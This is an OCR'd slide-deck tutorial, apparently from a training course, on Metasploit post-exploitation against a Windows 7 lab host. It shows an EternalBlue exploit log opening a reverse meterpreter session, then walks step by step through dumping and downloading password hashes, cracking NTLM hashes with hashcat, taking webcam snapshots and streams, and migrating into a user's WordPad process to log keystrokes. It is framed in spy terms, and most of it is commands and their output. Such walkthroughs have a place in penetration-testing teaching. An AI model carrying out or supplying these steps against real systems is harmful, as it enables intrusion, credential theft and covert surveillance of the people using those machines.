

POST-EXPOLATION

ZOHAIB ZAFAR



RedOps Crew

POST EXPLOITATION



RedOps Crew

What is Post Exploitation:

Once we have successfully exploited a system, our job has just begun.We didn't exploit the system just to get inside and send a greeting. We exploited the system for a purpose. That purpose is often called post exploitation in the hacking/penetration testing world. In the non-penetration testing world, it's called "getting the goodies."

An exploit gets us inside the target system, and the payload enables us to connect to, and operate inside, the target system. Now that we are inside, we need to decide what we want to do there. Do we want to:

- Grab the passwords?
- Listen to their conversations?
- Place a keylogger on the system to record all their keystrokes?
- Turn on their webcam, take snapshots or stream video?
- Scan the network to find a particular system such as the database server?
- Or simply use the target system as a foothold to take over the entire network?

Post Exploitation Capabilities:

Once we are inside the system, our capabilities will depend, in part, upon several factors. These factors include the following:

- Do we have system admin privileges?
- What payload did we place inside the system?
- What service or application did we exploit?

we exploited the SMB service on the Windows 7 system. We were able to get the system administrator privileges and placed the windows/meterpreter/reverse_http payload inside the system.

Search for Post-Exploitation Modules:

When using Metasploit for postexploitation, we have numerous options. We can view all the postexploitation modules in Metasploit by using the search command and entering

msf6> search type:post

It will list all the availble exploits in the metasploit

```
msf6 > search type:post

Matching Modules

   #    Name                                                                Disclosure Date  Rank    Check  Description
   -    ----                                                                ---------------  ----    -----  -----------
   0    post/windows/gather/ad_to_sqlite                                    .                normal  No     AD Computer, Group and Recursive User Membership to Local SQLite DB
   1    post/aix/hashdump                                                   .                normal  No     AIX Gather Dump Password Hashes
   2    post/linux/manage/adduser                                           .                normal  No     Add a new user to the system
   3    post/windows/gather/credentials/adi_irc                             .                normal  No     Adi IRC Credential Gatherer
   4    post/windows/gather/enum_browsers                                   .                normal  No     Advanced Browser Data Extraction for Chromium and Gecko Browsers
   5    post/windows/gather/credentials/aim                                 .                normal  No     Aim Credential Gatherer
   6    post/android/gather/hashdump                                        .                normal  No     Android Gather Dump Password Hashes for Android Systems
   7    post/android/manage/remove_lock_root                                .                normal  No     Android Root Remove Device Locks (root)
   8    post/android/capture/screen                                         .                normal  No     Android Screen Capture
   9    post/android/manage/remove_lock                                     2013-10-11       normal  No     Android Settings Remove Device Locks (4.0-4.3)
   10   post/linux/gather/ansible                                           .                normal  No     Ansible Config Gather
   11   post/linux/gather/ansible_playbook_error_message_file_reader        .                normal  No     Ansible Playbook Error Message File Reader
   12   post/linux/gather/apache_nifi_credentials                           .                normal  No     Apache NiFi Credentials Gather
   13   post/windows/manage/archmigrate                                     .                normal  No     Architecture Migrate
   14   post/windows/gather/avast_memory_dump                               .                normal  No     Avast AV Memory Dumping Utility
   15   post/multi/gather/azure_cli_creds                                   .                normal  No     Azure CLI Credentials Gatherer
   16   post/bsd/gather/hashdump                                            .                normal  No     BSD Dump Password Hashes
   17   post/windows/gather/bitlocker_fvek                                  .                normal  No     Bitlocker Master Key (FVEK) Extraction
   18   post/windows/gather/bloodhound                                      .                normal  No     BloodHound Ingestor
   19   post/windows/gather/get_bookmarks                                   .                normal  No     Bookmarked Sites Retriever
   20   post/networking/gather/enum_brocade                                 .                normal  No     Brocade Gather Device General Information
   21   post/multi/manage/fileshare                                         .                normal  No     Browse the session filesystem in a Web Browser
   22   post/hardware/rftransceiver/rfpwnon                                 .                normal  No     Brute Force AM/OOK (ie: Garage Doors)
   23   post/linux/busybox/set_dmz                                          .                normal  No     BusyBox DMZ Configuration
   24   post/linux/busybox/set_dns                                          .                normal  No     BusyBox DNS Configuration
   25   post/linux/busybox/wget_exec                                        .                normal  No     BusyBox Download and Execute
   26   post/linux/busybox/enum_connections                                 .                normal  No     BusyBox Enumerate Connections
   27   post/linux/busybox/enum_hosts                                       .                normal  No     BusyBox Enumerate Host Names
   28   post/linux/busybox/jailbreak                                        .                normal  No     BusyBox Jailbreak
   29   post/linux/busybox/ping_net                                         .                normal  No     BusyBox Ping Network Enumeration
   30   post/linux/busybox/smb_share_root                                   .                normal  No     BusyBox SMB Sharing
   31   post/osx/escalate/tccbypass                                         .                normal  Yes    Bypass the macOS TCC Framework
   32   post/hardware/automotive/can_flood                                  .                normal  No     CAN Flood
   33   post/multi/escalate/cups_root_file_read                             2012-11-20       normal  No     CUPS 1.6.1 Root File Read
   34   post/windows/gather/credentials/carotdav_ftp                        .                normal  No     CarotDAV Credential Gatherer
   35   post/hardware/automotive/pdt                                        .                normal  No     Check For and Prep the Pyrotechnic Devices (Airbags, Battery Clamps, etc.)
   36   post/windows/gather/credentials/chrome                              .                normal  No     Chrome Credential Gatherer
   37   post/multi/gather/chrome_cookies                                    .                normal  No     Chrome Gather Cookies
   38   post/networking/gather/enum_cisco                                   .                normal  No     Cisco Gather Device General Information
   39   post/windows/gather/credentials/comodo                              .                normal  No     Comodo Credential Gatherer
   40   post/windows/gather/credentials/coolnovo                            .                normal  No     Coolnovo Credential Gatherer
   41   post/multi/escalate/aws_create_iam_user                             .                normal  No     Create an AWS IAM User
   42   post/windows/gather/credentials/thycotic_secretserver_dump          2022-08-15       manual  No     Delinea Thycotic Secret Server Dump
   43     \_ action: Dump                                                   .                .       .      Export Secret Server database and perform decryption
   44     \_ action: Export                                                 .                .       .      Export Secret Server database without decryption
   45   post/windows/manage/dell_memory_protect                             .                manual  No     Dell DBUtilDrv2.sys Memory Protection Modifier
   46   post/hardware/automotive/diagnostic_state                           .                normal  No     Diagnostic State
   47   post/multi/sap/smdagent_get_properties                              .                normal  No     Diagnostics Agent in Solution Manager, stores unencrypted credentials for Solution Manager server
```

There are over more than 500 post exploitation exploits available.

We can narrow this search by just looking for those that can be used on Windows systems

msf6 > search type:post platform:windows


```
msf6 > search type:post platform:windows

Matching Modules

   #    Name                                                                Disclosure Date  Rank    Check  Description
   -    ----                                                                ---------------  ----    -----  -----------
   0    post/windows/gather/ad_to_sqlite                                    .                normal  No     AD Computer, Group and Recursive User Membership to Local SQLite DB
   1    post/windows/gather/credentials/adi_irc                             .                normal  No     Adi IRC Credential Gatherer
   2    post/windows/gather/enum_browsers                                   .                normal  No     Advanced Browser Data Extraction for Chromium and Gecko Browsers
   3    post/windows/gather/credentials/aim                                 .                normal  No     Aim Credential Gatherer
   4    post/windows/manage/archmigrate                                     .                normal  No     Architecture Migrate
   5    post/windows/gather/avast_memory_dump                               .                normal  No     Avast AV Memory Dumping Utility
   6    post/multi/gather/azure_cli_creds                                   .                normal  No     Azure CLI Credentials Gatherer
   7    post/windows/gather/bitlocker_fvek                                  .                normal  No     Bitlocker Master Key (FVEK) Extraction
   8    post/windows/gather/bloodhound                                      .                normal  No     BloodHound Ingestor
   9    post/windows/gather/get_bookmarks                                   .                normal  No     Bookmarked Sites Retriever
   10   post/multi/manage/fileshare                                         .                normal  No     Browse the session filesystem in a Web Browser
   11   post/windows/gather/credentials/carotdav_ftp                        .                normal  No     CarotDAV Credential Gatherer
   12   post/windows/gather/credentials/chrome                              .                normal  No     Chrome Credential Gatherer
   13   post/multi/gather/chrome_cookies                                    .                normal  No     Chrome Gather Cookies
   14   post/windows/gather/credentials/comodo                              .                normal  No     Comodo Credential Gatherer
   15   post/windows/gather/credentials/coolnovo                            .                normal  No     Coolnovo Credential Gatherer
   16   post/windows/gather/credentials/thycotic_secretserver_dump          2022-08-15       manual  No     Delinea Thycotic Secret Server Dump
   17     \_ action: Dump                                                   .                .       .      Export Secret Server database and perform decryption
   18     \_ action: Export                                                 .                .       .      Export Secret Server database without decryption
   19   post/windows/manage/dell_memory_protect                             .                manual  No     Dell DBUtilDrv2.sys Memory Protection Modifier
   20   post/multi/sap/smdagent_get_properties                              .                normal  No     Diagnostics Agent in Solution Manager, stores unencrypted credentials for Solution Manager server
   21   post/windows/gather/credentials/digsby                              .                normal  No     Digsby Credential Gatherer
   22   post/windows/manage/rollback_defender_signatures                    .                normal  No     Disable Windows Defender Signatures
   23     \_ action: ROLLBACK                                               .                .       .      Rollback Defender signatures
   24     \_ action: UPDATE                                                 .                .       .      Update Defender signatures
   25   post/windows/manage/execute_dotnet_assembly                         .                normal  No     Execute .NET Assembly
   26   post/windows/gather/forensics/fanny_bmp_check                       .                normal  No     FannyBMP or DementiaWheel Detection Registry Check
   27   post/windows/gather/credentials/flock                               .                normal  No     Flock Credential Gatherer
   28   post/windows/manage/forward_pageant                                 .                normal  No     Forward SSH Agent Requests To Remote Pageant
   29   post/windows/gather/credentials/gadugadu                            .                normal  No     Gadugadu Credential Gatherer
   30   post/multi/gather/dbeaver                                           .                normal  No     Gather Dbeaver Passwords
   31   post/multi/gather/minio_client                                      .                normal  No     Gather MinIO Client Key
   32   post/multi/gather/tomcat_gather                                     .                normal  No     Gather Tomcat Credentials
   33   post/multi/gather/wowza_streaming_engine_creds                      .                normal  No     Gather Wowza Streaming Engine Credentials
   34   post/multi/gather/electerm                                          .                normal  No     Gather electerm Passwords
   35   post/windows/gather/make_csv_orgchart                               .                normal  No     Generate CSV Organizational Chart Data Using Manager Information
   36   post/multi/recon/multiport_egress_traffic                           .                normal  No     Generate TCP/UDP Outbound Traffic On Multiple Ports
   37   post/windows/gather/credentials/halloy_irc                          .                normal  No     Halloy IRC Credential Gatherer
   38   post/windows/gather/credentials/icq                                 .                normal  No     ICQ Credential Gatherer
   39   post/windows/gather/credentials/incredimail                         .                normal  No     Incredimail Credential Gatherer
   40   post/windows/manage/install_ssh                                     .                normal  No     Install OpenSSH for Windows
   41   post/windows/manage/install_python                                  .                normal  No     Install Python for Windows
   42   post/windows/gather/credentials/ie                                  .                normal  No     Internet Explorer Credential Gatherer
   43   post/multi/gather/jboss_gather                                      .                normal  No     JBoss Credential Collector
   44   post/multi/gather/jenkins_gather                                    .                normal  No     Jenkins Credential Collector
   45   post/windows/gather/credentials/kmeleon                             .                normal  No     K-Meleon Credential Gatherer
   46   post/windows/gather/credentials/kakaotalk                           .                normal  No     KakaoTalk Credential Gatherer
   47   post/windows/manage/kerberos_tickets                                .                normal  No     Kerberos Ticket Management
   48     \_ action: DUMP_TICKETS                                           .                .       .      Dump the Kerberos tickets
```

Even after we narrow our search to just Windows systems,there are still quite a few (over 300) post exploitation modules in Metasploit available to us.

In addition to the many post-exploitation modules, the Metasploit meterpreter has a number of built-in commands. From the meterpreter prompt, we can simply enter help to get the commands that will work with this meterpreter. These commands are NOT universal in all meterpreters, and instead, are particular to each one. This means that we need to enter help to view which commands will work with this meterpreter or whichever one you are using.

meterpreter> help

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
```



```
Stdapi: Networking Commands
===========================

    Command                   Description
    -------                   -----------
    arp                       Display the host ARP cache
    getproxy                  Display the current proxy configuration
    ifconfig                  Display interfaces
    ipconfig                  Display interfaces
    netstat                   Display the network connections
    portfwd                   Forward a local port to a remote service
    resolve                   Resolve a set of host names on the target
    route                     View and modify the routing table


Stdapi: System Commands
=======================

    Command                   Description
    -------                   -----------
    clearev                   Clear the event log
    drop_token                Relinquishes any active impersonation token.
    execute                   Execute a command
    getenv                    Get one or more environment variable values
    getpid                    Get the current process identifier
    getprivs                  Attempt to enable all privileges available to the current process
    getsid                    Get the SID of the user that the server is running as
    getuid                    Get the user that the server is running as
    kill                      Terminate a process
    localtime                 Displays the target system local date and time
    pgrep                     Filter processes by name
    pkill                     Terminate processes by name
    ps                        List running processes
    reboot                    Reboots the remote computer
    reg                       Modify and interact with the remote registry
    rev2self                  Calls RevertToSelf() on the remote machine
    shell                     Drop into a system command shell
    shutdown                  Shuts down the remote computer
    steal_token               Attempts to steal an impersonation token from the target process
```

This list is quite long, but these are the core commands in the meterpreter. If we scroll down a bit, we can see some key commands for post-exploitation, including the standard “User Interface Commands,” the “Webcam Commands,” and the “Audio Output Commands.”

```
Stdapi: Webcam Commands
=======================

    Command                   Description
    -------                   -----------
    record_mic                Record audio from the default microphone for X seconds
    webcam_chat               Start a video chat
    webcam_list               List webcams
    webcam_snap               Take a snapshot from the specified webcam
    webcam_stream             Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command                   Description
    -------                   -----------
    play                      play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command                   Description
    -------                   -----------
    getsystem                 Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command                   Description
    -------                   -----------
    hashdump                  Dumps the contents of the SAM database


Priv: Timestomp Commands
========================
```

I want to emphasize that these commands vary by the meterpreter you are using, so try the help command if you are using a different meterpreter. Many of these commands are NOT available in the Linux/UNIX and other operating systems (Linux, BSD, UNIX, etc.) meterpreters.

Exploitation in Windows 7:

we exploited our Windows 7 system with the NSA's EternalBlue exploit and got the meterpreter prompt, as we see below.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started HTTP reverse handler on http://192.168.186.131:8080
[*] 192.168.186.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.186.142:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replace
[*] 192.168.186.142:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.186.142:445 - The target is vulnerable.
[*] 192.168.186.142:445 - Connecting to target for exploitation.
[+] 192.168.186.142:445 - Connection established for exploitation.
[+] 192.168.186.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.186.142:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.186.142:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.186.142:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.186.142:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.186.142:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.186.142:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.186.142:445 - Sending all but last fragment of exploit packet
[!] http://192.168.186.131:8080 handling request from 192.168.186.142; (UUID: ev18n6bx) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.186.131:8080 handling request from 192.168.186.142; (UUID: ev18n6bx) Attaching orphaned/stageless session ...
[!] http://192.168.186.131:8080 handling request from 192.168.186.142; (UUID: ev18n6bx) Without a database connected that payload UUID tracking will not work!
[*] 192.168.186.142:445 - Starting non-paged pool grooming
[+] 192.168.186.142:445 - Sending SMBv2 buffers
[+] 192.168.186.142:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.186.142:445 - Sending final SMBv2 buffers.
[*] 192.168.186.142:445 - Sending last fragment of exploit packet!
[*] 192.168.186.142:445 - Receiving response from exploit packet
[+] 192.168.186.142:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.186.142:445 - Sending egg to corrupted connection.
[*] 192.168.186.142:445 - Triggering free of corrupted buffer.
[!] http://192.168.186.131:8080 handling request from 192.168.186.142; (UUID: ev18n6bx) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.186.131:8080 handling request from 192.168.186.142; (UUID: ev18n6bx) Staging x64 payload (204892 bytes) ...
[!] http://192.168.186.131:8080 handling request from 192.168.186.142; (UUID: ev18n6bx) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.186.131:8080 → 192.168.186.142:49172) at 2025-08-14 16:33:29 -0400
[+] 192.168.186.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.186.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.186.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > [*] Meterpreter session 2 opened (192.168.186.131:8080 → 192.168.186.142:49173) at 2025-08-14 16:33:39 -0400

meterpreter >
```

Now that we have the meterpreter on the target system, let's look at what we can do inside there. In some cases, we may want to know if the system is idle and how long. If someone is working on the system, the chances of detection increase, although our activities will not be obvious to the user unless they use tools such as Windows task manager, Sysinternal's Process Monitor or similar tools. To find out how long the system has been idle, we can use the built-in command idletime.

meterpreter > idletime

```
meterpreter > idletime
User has been idle for: 2 hours 5 mins 19 secs
meterpreter > sS
```


As you can see the system has been up for 2 hours 5 mins and 19 secs,The systems owner could be nearby, its better to be cautious then dead.

If we have system administrator privileges on the target—as we do with the EternalBlue exploit, we can get all the hashes of all the passwords by simply using the hashdump command.

meterpreter> hashdump


Now that we have these hashes, we can download them and crack them in one of the many password crackers in Kali, such as hashcat. To capture these hashes to a file, simply enter;

meterpreter > hashdump > hashes.txt



Then, use the built-in download command in our meterpreter.

meterpreter > download hashes



As you can see, our hashes.txt file is downloaded in our linux.

Now lets extract the NTLM hasehes as we only need that field:


cat hashes.txt | cut -d ':' -f 4 > ntlm_hashes.txt

Now lets crack the hashes we got from the windows 7:

Lets use hashcat and use rockyou.txt file to crack hashes.

hashcat -m 1000 -a 0 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt


Lets view the resuts:



As you can see, we have cracked a password.

The meterpreter has a command that will turn on the webcam and take a single snapshot. It's named webcam_snap. Before we use it, we need to check to see whether a webcam exists on the system and what number has been assigned to it by the operating system. We can use the webcam_list command to do that.

meterpreter> webcam_list



the target system has none webcam. If there were multiple webcams, we would need to use the number in the next command.

we can command the webcam to take snapshot by entering:

meterpreter > webcam_snap

When we enter the command, the meterpreter snaps a picture and opens it on our desktop screen.

Notice that it takes the snapshot and places the snapshot in the /root directory with a random name and added the .jpeg extension.

Stream the WebCam:

In some cases, our superiors may want a stream of the activity in the room with the target computer. Let's go to another computer at the location, exploit it, and stream the video. The command to do so is:

meterpreter > webcam_stream

This command will open the default browser (in this case, Mozilla Firefox) on your system and begin to stream the webcam live:

Keylogger or How to View Every Keystroke:

As a spy, we may want to capture all the keystrokes being entered by the target. This could reveal secret and confidential plans, passwords and other information. You are probably familiar with hardware keyloggers. Hardware keyloggers are usually physically placed on the target system and then record all keystrokes of the keyboard, such as this keylogger sold on Amazon. The keylogger in Metasploit is a little different. It's a software keylogger. The advantage is that it can be installed remotely. The disadvantage is that it can only record keystrokes on one process at a time (conceivably, you could have multiple meterpreters, keylogging multiple processes such as MS Word, Notepad, Chrome, and Firefox, all at the same time). To employ our keylogger, we need to decide what process we want to capture keystrokes from and then migrate (move) the

meterpreter to that process. The first step is to enter ps at the meterpreter prompt. Just like in Linux, this will list all the processes running on the target system.

meterpreter > ps

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x64   0
 124   476   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 260   4     smss.exe          x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   476   taskhost.exe      x64   1        WIN-02AMCPB1ROH\xohaib        C:\Windows\system32\taskhost.exe
 332   320   csrss.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 380   320   wininit.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 388   372   csrss.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 416   372   winlogon.exe      x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 476   380   services.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 484   380   lsass.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 492   380   lsm.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 592   476   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
 672   476   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 760   476   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE
 804   476   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
 828   476   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
 872   476   SearchIndexer.exe x64   0        NT AUTHORITY\SYSTEM
 904   476   spoolsv.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 960   476   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE
 992   1912  wordpad.exe       x64   1        WIN-02AMCPB1ROH\xohaib        C:\Program Files\Windows NT\Accessories\wordpad.exe
 1048  476   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE
 1180  476   mysqld.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\MySQL\MySQL Server 5.5\bin\mysqld.exe
 1656  476   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 1796  804   dwm.exe           x64   1        WIN-02AMCPB1ROH\xohaib        C:\Windows\system32\Dwm.exe
 1912  588   explorer.exe      x64   1        WIN-02AMCPB1ROH\xohaib        C:\Windows\Explorer.EXE
 1980  476   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE
 2008  476   sppsvc.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 2040  476   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
```

As you can see above, all the processes running on the targeted Windows 7 system are displayed with PID, PPID, Process Name, Arch, Session, User, and Path. If we scan down a bit through this list, we can see a process for Wordpad.

The highlighted process 1912 is running Wordpad, the built-in wordprocessor in Windows. Generally, WordPad is not open unless the user is writing in it. Let's try keylogging that process. To do so, we need to move or migrate our meterpreter to that process.

meterpreter > migrate 1912


```
meterpreter >
meterpreter > migrate 1912
[*] Migrating from 904 to 1912...
[*] Migration completed successfully.
```

Now that we have planted the meterpreter on this process, we can start the keylogger. As you might expect, the command is keyscan_start

meterpreter > keyscan_start

When we are ready to retrieve the keystrokes, we can simply use the keyscan_dump command

meterpreter > keyscan_dump



Using the Target System as a Listening "Bug":

